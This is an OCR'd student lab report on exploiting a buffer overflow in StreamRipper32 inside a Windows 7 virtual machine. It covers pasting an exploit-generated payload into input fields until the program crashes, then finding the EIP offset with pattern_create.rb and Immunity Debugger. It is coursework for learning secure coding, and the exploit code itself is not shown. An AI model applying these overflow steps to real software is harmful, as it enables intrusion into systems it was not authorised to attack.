
Secure Coding
LAB 8

Ruthvika Penumetsa
18BCE7340


Lab experiment - Working with the memory vulnerabilities – Part II


1) Crashing the StreamRipper32 with exploit2.py



After opening the application, Click on the ADD button under the Station/Song Matching Section.


Then, Give some Name in Station Pattern as per your wish and Copy the payload text and Paste it in Song Pattern. Now click on Ok, as you can see below.


Win 7 LAB (APPLICATION_SS) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Recycle Bin
Vulln
exploit2
payload
StreamRipp...
Vulln
newfile
newfile
StreamRipper 32
StreamRipper 32
Broadcast Parameters
URL (http://ip:port)
Current MP3
Title:
Bytes Read:
Output
Max KB To Rip
0
Destination:
Relay Port
10069
Connect To Relay
Control
Start Rip
Stop Rip
Exit
Hide To Systray
More Options
Pattern Match
Station Pattern
StreamRipper 18BCN7081
OK
Cancel
Song Pattern
?rUfemkCwR3SB0osZC0F3KOXUQsrMCTS0AA
Note: All patten matches are "substring" matches
Use keyword "any_match" to match any station or song
Station/Song Matchir
Enable
Stream Name
StreamRipper 32
SHOUTcast.com Dire
Genre:
Search
Description
Bitrate
Track Info
09:26
21-04-2021
Right Ctrl
Type here to search
ENG
09:26
21-04-2021




Exploit used above:

Payload text created using Exploit2.py given



As we can see, it's crashed.

Also, Let us exploit the search box of this software, Stream Ripper 32,



StreamRipper 32

Qtr eamRipper 3 2

Broadcast Parameters
URL (http ' |D'|DOFt)

Current MP3
Tide:

Bytes Read:

Output
Max GB To Rip 0
Destination:
..

Relay Port
10069

Conbol
5 rtRi
Exit
Hide To Systray


More Options

5tation/Song Matching
Enable
Add
Delete

Stream Name	Pattern
StreamRipper 32	AAAAAAAA...

5HOUTcast. com Directory
Genre: BB B1
Refresh List
Bearch Text F KO UQ rM 50
Search

Description	Bitrate	Track Info




Enter the same payload in the search as above…
As you can see, it crashed..


2) Changing the Trigger:

Finding EIP

Using pattern_create.rb and pattern_offset.rb in kali.





Copy this pattern and paste in any user interaction field of exploiting software.



After Clicking Search, Our Software will Crash.


Now, Copy the Offset overwritten in the EIP.


Immunity Debugger - StreamRipper32.exe
File View Debug Plugins ImmLib Options Window Help Jobs
Code auditor and software assessment specialist needed
CPU - main thread
[07:37:20] Access violation when executing [37684136] - use Shift+F7/F8/F9 to pass exception to program
Paused
07:37
25-04-2021


Win 7 LAB (APPLICATION_SS) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Immunity Debugger - StreamRipper32.exe
File View Debug Plugins ImmLib Options Window Help Jobs
Code auditor and software assessment specialist needed
CPU - main thread
Error
Don't know how to step command at address 37684136. Try to change EIP or pass exception to program.
OK
[07:37:20] Access violation when executing [37684136] - use Shift+F7/F8/F9 to pass exception to program
Paused
07:50
25-04-2021
Right Ctrl
